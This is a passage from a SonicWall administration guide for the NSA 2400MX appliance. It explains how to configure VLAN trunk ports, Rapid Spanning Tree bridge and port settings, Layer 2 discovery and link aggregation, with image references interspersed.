
You can enable or disable VLANs on the trunk ports, allowing the existing VLANs on the SonicWall NSA 2400MX appliance to be bridged to respective VLANs on another switch connected via the trunk port. The SonicWall NSA 2400MX appliance supports 802.1Q encapsulation on the trunk ports. A maximum of 25 VLANs can be enabled on each trunk port.

The VLAN trunking feature provides the following functions:

- Change VLAN ID's of existing PortShield groups
- Add/delete VLAN trunk ports
- Enable/disable VLANs on the trunk ports

The allowed VLAN ID range is 1-4094. Some VLAN IDs are reserved for PortShield use. The reserved range is displayed in the **Switching > VLAN Trunking** page. You can mark certain PortShield groups as Trunked. When the PortShield group is dismantled, the associated VLAN is automatically disabled on the trunk ports.

VLANs can exist locally in the form of PortShield groups or can be totally remote VLANs. Below, the **Network > PortShield** page shows a PortShield group with X14 as the PortShield interface and X15, X16, and X17 as members of the PortShield group. X20 and X21 are VLAN trunk ports.




You can change the VLAN ID of PortShield groups on the SonicWall NSA 2400MX appliance. This allows easy integration with existing VLAN numbering.

Unlike traditional Layer 2 switches, the SonicWall NSA 2400MX appliance does not allow changing port VLAN membership in an ad-hoc manner. VLAN membership of a port must be configured via PortShield configuration in the SonicOS management interface. For more information about configuring PortShield groups, see Network > PortShield Groups.


A virtual interface (called the VLAN Trunk Interface) is automatically created for remote VLANs. When the same remote VLAN is enabled on another trunk port, no new interface is created. All packets with the same VLAN tag ingressing on different trunk ports are handled by the same virtual interface. This is a key difference between VLAN sub-interfaces and VLAN trunk interfaces.

The **Name** column on the **Network > Interfaces** page displays the VLAN Trunk Interfaces for the VLAN trunks on which VLAN IDs 100 and 200 are enabled.




You can enable any VLAN, local or remote, on a VLAN trunk to allow bridging to respective VLANs on another switch. For example, local VLAN 3787, created from a PortShield group, can be enabled on the VLAN trunk for port X20, which also has two remote VLANs enabled on it.

The VLAN Table on the **Switching > VLAN Trunking** page displays the trunk port, X20, as a member of local VLAN 3787 after the VLAN is enabled on the VLAN trunk.



Sample VLAN Trunk Topology illustrates a VLAN trunk with two trunk ports, bridging the Sales, Engineering, QA, and Finance VLANs through the NSA 2400MX. Each remote VLAN was enabled on VLAN trunk port X20 initially, causing the creation of four virtual VLAN trunk interfaces. When these VLANs were also enabled on trunk port X21, no new virtual interfaces were created.

Sample VLAN Trunk Topology



VLAN trunking interoperates with Rapid Spanning Tree Protocol (RSTP), Link Aggregation and Port Mirroring features. A VLAN trunk port can be mirrored, but cannot act as a mirror port itself. You cannot enable Static port security on the VLAN trunk port.

Ports configured as VLAN trunks cannot be used for any other function and are reserved for use in Layer 2 only. For example, you cannot configure an IP Address for the trunk ports.

When a Trunk VLAN interface has been configured on a particular trunk port, that trunk port cannot be deleted until the VLAN interface is removed, even though the VLAN is enabled on multiple trunk ports. This is an implementation limitation and will be addressed in a future release.

Topics:

- Editing VLANs
- Adding a VLAN Trunk Port
- Deleting VLAN Trunk Ports
- Enabling a VLAN on a Trunk Port

Editing VLANs

To edit a VLAN:

1 On the **Switching > VLAN Trunking** page, click the **Configure** icon in the **VLAN Table** row for the VLAN ID you want to edit. The **Edit Vlan for PortShield** dialog displays.

2 Do one of the following:

- Type a different VLAN ID into the **Vlan ID** field. You can enter any VLAN ID except the original system-specified VLAN ID or any others in the Reserved VLAN IDs.
- Use the VLAN ID number in the **Vlan ID** field that matches the one for which you clicked the **Configure** icon.

3 To enable trunking for this VLAN, select the **Trunked** check box. This option is disabled by default.


To disable trunking for this VLAN, clear the check box.

4 Click **OK**.

Adding a VLAN Trunk Port

To add a VLAN trunk port:

1 On the **Switching > VLAN Trunking** page under **VLAN Trunks**, click the **Add** button. The **Add VLAN Truck Port** dialog displays.



2 Select the port to add from the **Trunk Port** drop-down menu.

3 Click **OK**.

Deleting VLAN Trunk Ports

To delete one or more VLAN trunk ports:

1 On the **Switching > VLAN Trunking** page under **VLAN Trunks**, select one or more check boxes for the VLAN trunk ports you want to delete. The Delete button becomes active and available.


2 Click the **Delete** button. A confirmation dialog displays.

3 Click **OK**.

Enabling a VLAN on a Trunk Port

To enable a custom VLAN ID on a specific trunk port:

1 On the **Switching > VLAN Trunking** page under **VLAN Trunks**, click the **Enable VLAN** button. The **Enable VLAN** dialog displays.



2 Select a trunked port from the **Trunked Port** drop-down menu. This is the port that you want to use to trunk the VLAN ID indicated in the next field.

3 In the **VLAN ID** field, type in the VLAN ID to be trunked. This can be a VLAN ID on another switch.


4 Click **OK**.

46

Configuring RSTP Bridge and Port Settings

NOTE: Switching is available on the NSA 2400MX only.

Switching > Rapid Spanning Tree



The Rapid Spanning Tree Protocol (RSTP) is implemented to support Layer 2 network designs with redundant paths.

SonicWall's RSTP implementation conforms to the IEEE 802.1D-2004 specification. The 802.1D specification is VLAN unaware and creates a common spanning tree (CST) that is applied to all VLANs present in the network. The RSTP implementation is backward compatible with the original 802.1D standard (STP).

RSTP supports configuration of the following objects:


- Bridge Priority
- Trunk ports on which RSTP is enabled/disabled
- Port Priority
- Port Cost
- Hello Time
- Forward Delay

Auto detection of non-edge ports is not supported. A non-edge port is one that is connected directly to an end-user computer such as a PC or laptop.

You can enable/disable RSTP on VLAN trunk ports only. By default, RSTP is disabled on trunk ports. You should enable the RSTP before performing physical network connectivity between the NSA 2400MX and another switch.

When the NSA 2400MX is booting up, ports are disabled until Spanning Tree configuration is applied. The NSA 2400MX automatically soft-bridges the STP Bridge Protocol Data Units (BPDUs) between the ports to prevent loops when ports in the same VLAN (PortShield group or L2 Bridge mode) are connected to another switch. This allows the remote switch to detect that its ports are connected to another switch and it can automatically block certain ports.

Spanning Tree Configuration



You can view the following in the **Switching > Rapid Spanning Tree** page:

- Current port status (forwarding, discarding, blocking)
- Roles (root, designated, alternate, backup, disabled)

- Current Root Bridge ID, priority, and other information
- BPDU Rx/Tx counters

You can configure the following in the **Switching > Rapid Spanning Tree** page:


- Port Cost – Can be left in auto-mode, in which case port cost will be determined based on link speed.
- Port Priority – Defaults to interface number unless configured otherwise. A lower number means higher priority. Port priority is only important when ports are connected to the same switch and there is a possible loop. The port with the lower priority is blocked.

Topics:

- Configuring Bridge Settings
- Configuring Port Settings

Bridge Information Table


The Bridge Information table displays information, such as root bridge ID, priority, and path cost.



Configuring Bridge Settings

To configure RSTP Bridge Settings:

1 Navigate to the **Bridge Settings** section of the **Switching > Rapid Spanning Tree** page.



2 To specify the spanning tree protocol version to use, select one of the following from the **Force Version** drop-down menu:

- **RSTP Operation** (default) – Use Rapid Spanning Tree Protocol.
- **STP Only** – Use the original Spanning Tree Protocol.

3 To specify the priority of the root bridge, type the desired priority into the **Bridge Priority** field. The minimum is 0, the maximum is 61440, and the default is **32768**.

4 To specify the Hello time, type the desired number of seconds to allow into the **Hello Time (secs)** field. The Hello time is the time interval between transmission of BPDUs by the root bridge. The default is **3** seconds, and the range is 1 to 10 seconds. The Hello time is communicated to other switches by including it in the BPDU.

5 To specify the forward delay, type the desired number of seconds into the **Forward Delay (secs)** field. The forward delay is the time allowed for the listening and learning state. The default is **15** seconds, and the range is 4 to 30 seconds. The forward delay setting is communicated to other switches by including it in the BPDU.

6 When finished, click **Accept**.

Configuring Port Settings


When port settings have been specified for an interface, the Port Settings table on the Switching > Rapid Spanning Tree page contains a row for that interface. A Configure icon is enabled for it unless Link Aggregation is enabled for the interface.

To configure Port Settings:

1 Navigate to the **Port Settings** section of the **Switching > Rapid Spanning Tree** page.

2 Click the **Configure** icon in the row for the interface you want to edit.

3 In the **Edit RSTP Settings** window, select the **Enable RSTP** check box to enable Rapid Spanning Tree Protocol for this interface. Clear the check box to disable RSTP on this interface.



4 To specify the path cost for the port, type the desired cost value into the **Port Path Cost** field. If left in auto-mode, the port cost is determined based on link speed. You can also assign an arbitrary cost value or base the cost on guidelines provided by the RSTP or STP specification. The cost is higher for lower bandwidth connections. According to some guidelines, the cost of a 1 Gbps bandwidth connection would be 2, compared to the cost of 100 for a 10 Mbps connection.

5 To specify the port priority, type the desired priority into the **Port Priority** field. A lower number indicates higher priority. Port priority is important when multiple ports are connected to the same switch and there is a possible loop. The port with the lower priority is blocked.


6 Click **OK**.

47

Monitoring L2 Discovery

NOTE: Switching is available on the NSA 2400MX only.

Switching > Layer 2 Discovery



The NSA 2400MX uses IEEE 802.1AB (LLDP)/Microsoft LLTD protocols and switch forwarding table to discover nodes visible from a port. These are Layer 2 protocols and do not cross a broadcast domain. More information is available at the following links:

http://en.wikipedia.org/wiki/Link_Layer_Topology_Discovery

http://en.wikipedia.org/wiki/Link_Layer_Discovery_Protocol

An ARP table is used to connect MAC addresses to IP addresses.

NOTE: Windows XP users need to download, install, and enable the LLTD responder driver from Microsoft.

Topics:

Refreshing the Display

The LLDP transmitter is not implemented in SonicOS Enhanced 5.7.0.0. This feature does not proactively manage the discovery. Discovery is active when the system boots up and then does not restart unless you click the L2 Discovery **Refresh** icon in the **View All** column.


To restart Layer 2 discovery on multiple interfaces:

1. Select the check box next to the desired interfaces.
2. Click the **Refresh Selected** button at the bottom of the page.

Displaying Details about an Interface

To display data about an interface:

1. Click the **Show Details** icon in the View All column for the interface. The **Interface** dialog displays.




48

Configuring and Displaying Aggregation for Interfaces

NOTE: Switching is available on the NSA 2400MX only.

Switching > Link Aggregation



Link Aggregation allows port redundancy and load balancing in Layer 2 networks. Load balancing is controlled by the hardware, based on source and destination MAC address pairs. The **Switching > Link Aggregation** page provides information and statistics, and allows configuration of interfaces for aggregation.

Topics:

About Link Aggregation

